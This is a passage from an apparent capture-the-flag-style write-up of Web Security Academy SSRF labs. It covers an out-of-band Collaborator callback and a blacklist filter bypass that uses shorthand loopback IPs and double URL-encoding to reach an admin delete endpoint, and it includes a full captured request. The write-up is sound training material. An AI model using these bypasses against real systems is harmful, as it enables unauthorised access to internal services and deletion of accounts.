
- Now we have to replace
refere headerwith our own http/dns server for call back and in this case we will useburp collaborator, - We will replace it with this,
https://fxg6y0ele5p7b5l70q06r7iu6lcc06ov.oastify.com


- And after some min we got callback in out collaborator tab, and solved the lab
Lab 4: SSRF with blacklist-based input filter

- This lab has a stock check feature which fetches data from an internal system so we fetch request of it and try something on it.
POST /product/stock HTTP/2
Host: 0aa9008404dfa5fa811ab1e600af0083.web-security-academy.net
Cookie: session=FroC7jn7kXGrwyTqqPosH42HNkuxDryA
Content-Length: 107
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: */*
Origin: https://0aa9008404dfa5fa811ab1e600af0083.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aa9008404dfa5fa811ab1e600af0083.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
I replace
stockApiwith some typical payloads of SSRF which is,- http://127.0.0.1/admin
- http://localhost/admin
- but failed and shows this msg

"External stock check blocked for security reasons"with400 bad request.
So i decided to do brute force with all SSRF variations payloads and I used this payload list in intruder.


- And it works perfectly and got 2 payload which works,
http://127.1http://127.0.1
- This can be consider as short-hand IP addresses by dropping the zeros
- Now simple add
/admin/delete?username=carlosand we can to able solve but no there one trick which is that we can’t able to access/adminso it blocks the request,
- So i tried multiple and this is what works,

- I double encode the
acharacter and place it,
a -> %61 -> %25%36%31

- Now we can do this
